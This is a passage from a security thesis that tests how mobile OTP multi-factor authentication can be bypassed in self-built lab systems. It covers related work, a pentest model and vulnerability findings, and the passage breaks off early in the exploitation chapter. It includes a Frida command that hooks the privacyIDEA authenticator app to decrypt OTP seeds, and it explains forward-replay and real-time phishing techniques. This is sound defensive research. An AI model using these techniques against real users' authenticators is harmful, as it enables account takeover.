Qingxuan Wang and Ding Wang researched "formally proven secure" user authentication schemes and why they have now been found to be insecure [60]. Their study analyzes over 200 MFA protocols to identify the causes of future-proofing their security. It also addresses how to design and security-proof new protocols so that new vulnerabilities are not found.

The 2021 formal analysis from ACM concludes interesting parts on the security of token-based authentication, Universal 2nd Factor (U2F) and Google's 2-step protocol, an SMS-based authentication [61]. They also investigate TLS, which is used to ensure data secrecy. These protocols are used within multiple threat models to evaluate their weaknesses and strengths.

A paper from 2023 analysed the effectiveness of MFA at deterring cyberattacks when their accounts were potentially compromised [23]. They had obtained a list of active Microsoft Azure accounts and investigated if they could still access the account. Results show that having an MFA enhances the account's security even if the account is compromised.

UNESIX published a paper from UC Berkley authors which talks to a great extent

about 2FA and TOTP [62]. They identified 22 well-known Android TOTP applications and analyzed them. This analysis concluded in capturing network traffic, exploitation of a user, and cryptoanalysis, and it resulted in various services that were flawed in cryptography, password policies, key derivation functions, and key management. The research shows an important aspect of methods to store TOTP passwords.

The 2019 publication made by the Association for Computing Machinery talks about OTP and their issue with *runtime phishing*, a type of website cloning attack [63]. Their contribution to the issue is a 2FA that uses Web Bluetooth API to create a connection between the user's smartphone and the website to measure the website's latency, then determine its authenticity to avoid *runtime phishing*.

Dimitrienko et al. [64] identified 2014 multiple ways to evade the 2FA schemes without gaining access to authentication tokens, which are handled on the mobile device. The paper also investigates further into more generic and fundamental attacks against mobile 2FA by taking control of both client and server (Mobile & PC). They concluded that 2FA has weaknesses, which could intercept OTP transmissions or steal private keys.

R. A. Grimes wrote extensively about how to hack multifactor authentication in his book *Hacking Multifactor Authentication* [24]. The book describes technical, human and physical attacks on many different MFA types. Grimes has also written about how MFA is created, abused, and defended in the threat landscape of 2021. The book is primarily informative since the means of attack most likely change over a short time, while the basic concept usually does not defer from the original theory.

The work presented in this thesis will focus our attention on applications used within today's modern society, and we are not interested in particular schemes or older authentication methods that are not commonly used or deprecated. Unlike the research from Denver University, we do not focus on MFA as a tool to infiltrate the user's mobile device, whereas we focus more on bypassing the MFA to gain access to the protected data. Our work revolves around testing the security of mobile-based authentication with various attacking methodologies and then evaluating the severity of the attacks by doing a risk analysis. We want to see if there are known or unknown techniques that can be used to bypass mobile-based OTP MFA, how difficult they are to implement, and their level of severity.

2.6 Conclusion

In conclusion, authentication is critical in safeguarding digital assets and identities against unauthorized access and cyber threats. Organisations can fortify their defence and mitigate risks by embracing diverse authentication factors, protocols, and tools in an evolving threat landscape.

We have also explored the various tools that can be used to test these systems, some of which we built and some of which are already made. The related work section also provides insights into previous efforts in this field, highlighting the need for experimentation and analysis to address the evolving threats to OTP authentication security.

Chapter 3

OTP Attack Model

3.1 Introduction

This chapter presents a 5-step approach guide for identifying and exploiting vulnerabilities in the targeted system. Two targeted systems are discussed: an out-of-band system using PrivacyIDEA for authentication and an In-band system with basic security modules. These systems present different authentication approaches and encryption methods.

3.2 High-Level View of the Model

The high-level view of the OTP Attack model is shown in Figure 3.1, which consists of a 5-step approach, an adjusted version of the 7-step version defined by the Penetration Testing Execution Standard Technical Guidelines [65]. These processes are as follows:

1. **Research and Intelligence Gathering:** This phase involves gathering information about the target system, such as previous attacks, potential vulnerabilities, system configurations and cryptography. Further details on this phase are provided in Section 4.
2. **Vulnerability Assessment:** In this phase, vulnerabilities within the target system are identified and analyzed. This process includes scanning for known vulnerabilities and weaknesses in the system and whether they can be used in the next phase. Refer to Section 4 for this phase.
3. **Exploitation:** Once vulnerabilities are identified, we attempt to exploit them to gain unauthorized access. See Section 5.2 for more information on this phase. The thesis identified these six exploits:
    3.1. Exploitation 1: Insufficient Cryptography
    3.2. Exploitation 2: Forward Replay Attack
    3.3. Exploitation 3: Session Hijacking
    3.4. Exploitation 4: Malicious sniffer
    3.5. Exploitation 5: Brute Force

3.6. Exploitation 6: Vulnerable Database

4. **Severity Assessment:** After successful exploitation, the risk and severity of the vulnerabilities and the impact on the target system are assessed with a scoring system. Section 6 provides a comprehensive overview of this phase.
5. **Reporting:** The final phase involves documenting the penetration test findings, including identified vulnerabilities, exploitation techniques, and recommendations for improving system security. This phase is addressed in detail within the whole thesis.



Figure 3.1: High-level view of the OTP Attack Model

3.3 Attack Surface

This thesis will investigate the following systems. The two systems vary on small levels, but the biggest factor is that one uses out-of-band authentication while the other uses in-band authentication. While the systems might not employ HTTPS and TLS, we assume they would, and therefore, sniffing network traffic will be omitted as an attack vector and not investigated.

3.3.1 High-Level View of the OTP System

Figure 3.2 explains the authentication workflow of the two systems the thesis is investigating.



Figure 3.2: High-level view of the OTP System

3.3.2 System 1 - Out-of-band

A simulated MFA-protected email website was built with Python 3.10 and Python Flask for testing purposes. The system comprises a server that communicates with a PrivacyIDEA API in an out-of-band communication to authenticate a user accessing a private email using either HOTP or TOTP. The user must first enter their username and secret credentials and then enter the OTP if it is correct. The simulated environment uses a One-Way authentication to the API of the authentication server. After PrivacyIDEA authenticates the user, they can access private email messages. For more context, see 3.3. The users authenticate themselves using the PrivacyIDEA mobile application, where the seed is encoded as base32, SHA-1, SHA-256, SHA-512 or normal text. The authenticator server stores the seed securely within a database and encrypts it using a set of three 256-bit AES keys, the key of which is also located in the server.



Figure 3.3: Target system and authentication system

3.3.3 System 2 - In-band

A simpler authentication system was built with Apache 2.4.50 and Python, which utilizes One-Way authentication. This system uses some basic security modules such as *auth_ digest*. The system utilizes a Python script to protect the same target email website utilized in System 1 - Out-of-band, and the user has to insert a valid TOTP. The server stores the seed in SHA encoding for the TOTP and generates it when it compares the user input to the authentication process. The seed is stored in a JSON and is only given read access by the server. This system used In-band authentication since both the login and authentication processes were done by the same server. The users authenticate themselves using the PrivacyIDEA mobile application.

3.4 Conclusion

This chapter presented an attack model designed to identify and exploit vulnerabilities in targeted authentication systems. We subsequently provided insight into the target systems under examination. In summary, we established the model that was used against the target systems at hand to be explored in greater detail.

Chapter 4

Intelligence Gathering

4.1 Introduction

In cybersecurity, intelligence gathering is crucial. It is the foundation of effective defence and mitigation strategies. Penetration testing relies heavily on comprehensive intelligence gathering to simulate real-world cyber attacks and to assess system vulnerabilities. Intelligence gathering seeks to show how to replicate tactics and techniques malicious actors employ in real-world scenarios. It also demonstrates the importance of leveraging intelligence gathering to uncover these vulnerabilities before a malicious threat actor can.

This chapter looks into the process of identifying existing vulnerabilities, researching past attack methodologies, and employing techniques such as vulnerability scanners and source code investigation.

4.1.1 Vulnerability - Brute Force

HOTP is more vulnerable to brute-force attacks because they lack the same time factor as within TOTP, giving attackers more time to guess the OTP. While OTPs themselves do not specifically counter brute force attacks, according to RFC 4226, see section 2.3.1, the system using the authentication service should use a throttling parameter T to define the maximum number of attempts allowed against an OTP authenticator service. Another option recommended is to implement a timeout scheme such as:

$$s = T \cdot A$$

Which would give a *timeout* - s seconds waiting time, where A is the attempt. For example, attempt one with T = 5 would be 5 seconds timeout, attempt two would be a $5 \cdot 2$ timeout, and so on [6].

L. Muthiyah's method

Attackers have circumvented some methods of throttling in the past. In 2018, researcher L. Muthiyah concluded that Instagram's MFA solution allowed him to send around 250 requests out of 1000 attempts, but most importantly, they did

not blacklist the IP address that he had been sending these from. This method exploits the systems method to process multiple requests concurrently, called a *Race Hazard*. He concludes that by using cheap cloud service providers, he could alternate between 5000 IP addresses and hack a six-digit HOTP authentication code in less than ten minutes [66][67][68].

4.1.2 Vulnerability - Session hijacking

Since cookies were first introduced, MFA has been vulnerable to session hijacking. Before, an attacker could use MiTM attacks to read a user's POST request and steal their cookies, but now the data is encrypted with TLS, making it a bit harder. We investigated two attacks to learn more about this vulnerability.

Linus Tech Tips Cookie Hijack

In 2023, the popular Youtube channel *Linus Tech Tips (LTT)* became a victim of a session hijacking attack. The attack involved an employee opening a phishing email with a PDF attachment. The attackers used obfuscation to hide malicious code within the PDF and, when downloaded, did not get detected by anti-virus mechanisms. The malware then sent all the information that the browsers Google Chrome and Microsoft Edge had stored on the machine, and the attacker used the stolen sessions to steal their YouTube channel [69][70].

PyPi Attack

From 27th to 28th March 2024, Python developers were attacked by malware using typosquatting, where the attacker exploits mistakes or typos made by the user. Multiple malicious packages were uploaded to the Python packages index page with names such as,

1. requiremmentxt
2. Matploptlib
3. pilkow

When accidentally used as a package, the malicious code obtained a setup.py file that was encrypted and therefore obfuscated. It then decrypted the code and executed it automatically. The malicious code then retrieved a payload from a server that was also obfuscated. The payload went on to steal sensitive information on the victim's machine, such as session cookies [71].

4.1.3 Vulnerability - Malicious sniffer

Keylogger

Keylogging is an attack which records the keyboard inputs from the victim's device and sends the recording to the attacker [72]. The attacker can then extract the password from the keyboard recordings and use it to access the targeted website which the user accessed. By default, because HOTP changes on every successful instance of authentication, this vulnerability should be denied for HOTP. The attacker can not use an old OTP. However, the TOTP does not include an incremental counter in its calculation, and depending on the configuration of the authentication server, it has a possibility to work.

4.1.4 Vulnerability - Insufficient Cryptography

CWE-338

Use of Cryptographically Weak Pseudo-Random Number Generator
The target system's (1) PrivacyIDEA version of less than 3.9 uses a Pseudo-Random Number Generator according to online vulnerability databases, which in some attacks can expose cryptography [73][74]. The code that creates this vulnerability in privacyIDEA can be seen in Figure 4.1.

```
import random
...
passwd.extend(urandom.choice(characters)
for _x in range(size - len(requirements)))
random.shuffle(passwd)
return "".join(passwd)
```

Figure 4.1: Pseudo-random number generator

Since this is not used for any OTP seeds, it can not be used to predict any OTP tokens and is, therefore, a false positive.

CWE-649

Reliance on Obfuscation or Encryption of Security-Relevant Inputs without Integrity Checking
The automatic mobile-based vulnerability scanner MobSF was used to scan the mobile application PrivacyIDEA to gain insight into how it handles encryption, and we found that the application uses CBC with PKCS#7 padding, a type of cypher that uses fixed-length blocks of bits. This is vulnerable to cryptographic

padding attacks [75]. This is identified in how the application stores the cypher in Figure 4.2.

```
protected Cipher getCipher() throws Exception {
    return Cipher.getInstance("AES/CBC/PKCS7Padding");
}
```

Figure 4.2: AES with CBC and PKCS7 padding

The application encrypts the OTP seed with the vulnerable AES, then encrypts the AES key again and stores the key for that encryption in a safe hardware-locked storage. The AES encryption key is stored as shown in the Figure 4.3:

```
mp57sNiIaflbmZMbRObHvdSxdiz4riSR3l
wftBZ3VbBc20+pI8xh3daEI2Wbmae8yJJvda1aFTIg
kXVKOPR8cqcZE3TMXTQHMWWK59rmd47Gb03INArs
4Y/ZCNG6h/V97iPE90+0QzZngsSSr4BG0pk4
4rHFJwjEI0Hn1vrknyuj7OCtIhnG9mZlPA3oWj1
IvlCIQcBAK+jYxM2vPHrorVH03AbEpylG+agA
p5Sq7QnEqerPfEmvMx3nalf5RAFV7lEs/A02cxf/s
Sk6ohT9dG02+jcGn5FqnW95DUkl4mcdp7Mc
zUjjOinehHaDdB+HBly0Qb+cTVsQvSEV1RKwBw==
```

Figure 4.3: AES encryption key

There exists a file `FlutterSecureStorag.xml` that is used for storing the OTP seed. It has similar encrypted data. This attack relies fundamentally on the presence of an oracle, which is a mechanism that verifies if the padding of the decrypted message is correct or not. This correction could then be used to decipher parts of the seed or even the whole seed. However, the attack is currently unfeasible. It was found that the authenticator application lacks an oracle to ask if paddings are correct, which is the fundamental part for this vulnerability to be possible. Thus, our investigation leads to that this is a false positive.

Code injection

When digging deeper into the code, we see it uses a flutter module called *flutter_secure_storage*. This module uses a lot of Java crypto modules to encrypt and safely store the AES encryption and decryption keys and the encrypted seeds. This can be exploitable in some cases if the module uses poor data handling, lacks proper input or output validation, or has no rooting or hooking detection in place.

When investigating the source code for the mobile application, we found that no root detection or Java function hooking detection was in place, and it could be possible to inject code into the mobile application and hook the encryption and decryption functions to gain some unauthorized information.

4.1.5 Vulnerability - Server vulnerabilities

CVE-2024-22195

This vulnerability was detected because the target System 1 - Out-of-band, uses a Jinja2 version, which is vulnerable to cross-site scripting (XSS) only if the attacker injects arbitrary HTML attributes and values into a Jinja filter. This vulnerability is scored a 6.1 in the National Vulnerability Database [76]. After thorough research, we found that the target does not use a vulnerable filter and, therefore, is a false positive.

CVE-2021-42013

Target System 2 - In-Band, used an outdated Apache version released in October 2021. We found this version to be vulnerable to path traversal and possibly remote code execution [77]. This vulnerability scored a 9.8 in the National Vulnerability Database [77]. Path traversal is a type of attack where the attacker tricks the webserver into showing files stored outside the scope of the server. This can be done by manipulating the URL's dot-dot-slash (../). In some cases, this sort of attack can show secret passwords and lead to remote code execution, where an attacker executes code on the remote target. A Metasploit vulnerability scanner was utilized to confirm that this target has this vulnerability.

4.1.6 Vulnerability - Forward-replay attack

The Forward-replay attack is a vulnerability which attacks the TOTP with the device's clock and validates using the server's clock [78]. The concept with this vulnerability is to set the device's clock ahead of time and capture the TOTP code. After the capture is made, the device is set back to the original correct time, which resets the code to that instance of time. When the device's clock reaches the specified time, which was set ahead of time, it will generate the same TOTP code as the one we captured. We can then use this code to access the victim's affected account [78].

What makes the TOTP work is the shared secret seed between the device and the server. Using the seed and the timestamp, the authenticator and server can generate a time-based code valid only for a short period, usually 30 or 60 seconds. Apart from the knowledge of the shared seed, the trustworthiness lies in the time. If the device's time is asynchronous to the server, the TOTP will not

work [78]. As mentioned in 2.2, the TOTP uses the algorithm of HOTP, where the counter variable is replaced with the delta time of the UNIX clock and the time limit. It generates an integer, which is used as the TOTP. If the secret key is fixed, the TOTP code solely depends on the local time reference, which can be manipulated for forward-replay attack [78].

There are several ways to obtain a victim's TOTP. One such way is to obtain the device manually, but a more sophisticated method would be malicious phone-based software. The software would have to obtain access to change the device's time, record the authenticator application's TOTP correctly, and then send the result to the malicious actor. Juice jacking could also be utilized, using USB-C charging cables with data transfer capabilities to inject the phone using the same methodology.

4.1.7 Vulnerability - Social Engineering

HMAC-based One-Time Passwords

Phishing is the practice of attackers trying to mislead users into clicking on a malicious link, downloading malware, sending sensitive information or redirecting to malicious web pages that gather private information. Because of the ease of use, phishing is the most popular hacking method to get OTP codes. Phishing a HOTP-based authentication user is remarkably easier than expected. In the context of a threat actor already knowing the key username and secret combination, a HOTP-phishing attack can spear-phish or social engineer a target, meaning they specifically target that person with emails, phone calls, or rogue websites pretending to need their HOTP [79].

Although this method varies in success, most threat actors usually employ phishing campaigns in large quantities. Often, it can consist of creating a rogue website that functions like a MiTM. This is called real-time phishing and, in many cases, relays the network traffic with the login credentials to the real website. If the attacker has an automated system implemented into this, which can log in and activate API control before the user, they have achieved control over the authenticated account.

A similar sophisticated attack was used in 2018 to attack the cryptocurrency exchange Binance. A fake site requested the HOTP MFA code that Google Authenticator would display and timeout for 60 seconds to trick the user into believing that some authentication process was happening that was creating a delay. In the background, the automated process would use the code to activate the API control over the account and steal cryptocurrencies, ultimately leading to a theft of 41 million dollars [24][80].

Time-based One-Time Passwords

Phishing a TOTP can be harder because of the time limit that the system imposes. The attacker would be restricted to a usually 30-second time window to conduct the attack; therefore, many slower types of phishing and social engineering attacks would be excluded. The attacker would have to use a more sophisticated automatic system, such as the real-time phishing attack explained before.

Testing Limitation

Due to time constraints, we could not conduct phishing tests on a large group of subjects to evaluate this vulnerability; therefore, it will be omitted.

4.2 Gathered intelligence

Based on the findings of this section, we have evaluated that some of these vulnerabilities are interesting for further investigation, represented in Table 4.1.

Vulnerability	**Target System**	**OTP Type**	**Exploitable**
Brute-force	Website	TOTP & HOTP	Possible
Session hijacking	User	TOTP & HOTP	Possible
Keylogger	User	TOTP	Possible
CWE-338	Authentication Server	TOTP & HOTP	False Positive
CWE-649	Authenticator app	TOTP & HOTP	False Positive
Code Injection	Authenticator app	TOTP & HOTP	Possible
CVE-2024-22195	Authentication Server	TOTP & HOTP	False Positive
CVE-2021-42013	Authentication Server	TOTP & HOTP	Possible
Forward-Replay Attack	Authenticator app	TOTP	Possible
Social Engineering	Users	TOTP & HOTP	Limited

Table 4.1: Intelligence gathered

The table represents each vulnerability discovered in our case that was not immediately disregarded because of its non-exploitability. It also shows what target system that particular vulnerability would affect, what type of OTP, and whether we assessed the vulnerability as feasible for exploitation. A false positive is when our investigation leads us to believe that the specific vulnerability at hand was incorrectly classified as a vulnerability, to begin with. Lastly, it shows that we were limited in our abilities to assess how exploitable a social engineering attack is.

4.3 Conclusion

To conclude, this chapter has examined how intelligence can be gathered in the context of OTP authentication. The aim was to determine weaknesses and previous methods used by hackers during their attacks. Through research, probing, and analysis, we could pinpoint different vulnerabilities, such as brute force attacks or code injection attacks. By employing vulnerability scanners and scrutinizing source codes alongside real-life scenarios, we gathered useful knowledge about what is currently happening on the ground regarding the OTP authentication systems at hand.

Chapter 5

OTP Attack Method

5.1 Introduction

This chapter shows the OTP Attack model, the attacker, and six experiments, including two exploits against the authenticator, two exploits against the user, one exploit against the website, and one exploit against the authenticator server. It also presents the method of assessing the risk for these exploits.

5.2 Attack Method

The systems contain five different attack surfaces; we will explore four of them, as seen in Figure 5.1. This attack model will be shown before an attack surface is changed. The steps A, B, C, D, E, and F can be seen in Table 5.1.



Figure 5.1: All attack surfaces

These steps explain what happens during the authentication process.

1. **Authenticator**
   This is the authenticator application; in this thesis, it is only a mobile-based application. For this thesis, we used the PrivacyIDEA application. The authenticator application generates the OTP codes without communicating with any other sub-system. The seed is either given to the authenticator via a QR code or manually inserted.
2. **User**
   This is the user and user's machine, which, for this study, is a Windows 11 machine that the user uses to log in to the website.
3. **Website**
   This is the website which is explained in 3.3. It consists of a login page and an OTP authentication page, which then communicates with the authenticator server.
4. **Authenticator Server**
   This is the In-band or Out-of-Band authenticator server. Depending on the target system. This system communicates with the website and the database to check if the OTP entered in the website correlates with the OTP that the seed from the database creates.
5. **Database**
   This is the database, which has varying security depending on the system. This is where seeds are stored to be generated for authentication.
6. **Attacker**
   This is the attacker, with the orange arrows showing what attack surfaces will be explored within this thesis.

Step	Description
A	**The user** gets the code from the authenticator application by checking their mobile device. **The attacker** can target this surface by trying to steal the seeds or codes within the phone.
B	**The user** uses their machine to access the protected website and inputs the OTP. **The attacker** can target this surface by infiltrating the user's machine and trying to gain unauthorized information.
C	The website sends the OTP and the username to the authenticator server for verification. **The attacker** can try to brute force the website to gain unauthorized access.
D	The authenticator server asks the database what the seed is for that particular user. **The attacker** can try to infiltrate and exploit the server to share unauthorized information from the database.
E	The database responds with that particular seed.
F	The authenticator server calculates the OTP with the seed, compares it to the user input OTP and responds with a REJECT OTP or ACCEPT OTP

Table 5.1: Authentication Process Steps

5.3 Attacker & General Assumptions

A virtualized 64-bit pre-built Kali Linux version 2024.1 machine performed the penetration tests. The information the attacker has is that they both have access to the target's username and secret credentials. This could be either from data leaks or brute-forcing a weak password. The attacker also has access to the target-system website where the OTP needs to be entered.

The attacker has this information

1. Username and password of target.
2. Can log in to target website with the username and password.

Depending on the attack, the attacker will use different tools to exploit various vulnerabilities on different surfaces. These tools can either be pre-built on the Kali machine, made by us, or downloaded online. This will be explained later in the respective exploit.

5.4 Authenticator

For this attack, we exploit the authenticator mobile phone as seen in Figure 5.2. The research showed that it might be vulnerable to code injection attacks and forward replay attacks. For this test, we researched multiple scripts for the tool Frida and then constructed a malicious attack in 5.4.1. We also conducted research on possible Forward Replay attacks but found that we did not have a feasible time to construct a malicious program which could automatically do what the attack does, so a manual version is done in 5.4.2.



Figure 5.2: Attack surface: Authenticator

5.4.1 Exploitation 1 - Insufficient Cryptography

This attack is the first exploit, as seen in Figure 5.3 in the circle with the orange-shaded colour. This attack seeks to disrupt or attack the cryptography of the systems. This can be done on either the authentication server or the authenticator. In the intelligence gathering, we found three different vulnerabilities, two of which were false positives. The one which could not be concluded to be a false positive was a code injection.



Figure 5.3: Explotation 1

Code injection

Code injection tries to inject code into a running application or system to reverse engineer or attack it. An attacker usually uses a rootkit, a type of malware that installs itself with elevated privileges. We simulated this by installing and running a Frida server onto the target authenticator. For this attack, we exploited it on a virtualized Google Nexus with the operating system Android 11. We first set up the secret to be "SECRET4U" in base32 encoding, as in Figure 5.4.



Figure 5.4: TOTP setup

We then used Frida with a malicious code that would hook and hijack Java Crypto modules to call for the decryption key and decrypt the ciphertext. Figure 5.5 shows how the script is used. The script is called `tracer-cipher` restarts the target application, checks the buffer of the Cipher modules and then calls on the cipher functions *doUpdate* and *doFinal* to decrypt it [81]. Figure 5.6 shows how the data looks encrypted.

```
frida -U -l sc/tracer-cipher.js -f it.netknights.piauthenticator
```

Figure 5.5: Command for activating tracer-cipher.js



Figure 5.6: Ciphertext

5.4.2 Exploitation 2 - Forward Replay Attack

This attack is the second exploit, as seen in Figure 5.7 in the circle that is shaded with orange colour. Forward-Replay attack, as mentioned previously, in 4.1.6, is an attack that manipulates the device's time to gain access to the upcoming TOTP code. For this experiment, we used a physical Apple iPhone device with the operating system iOS 17.4.1. The Privacyidea application was installed for this experiment.

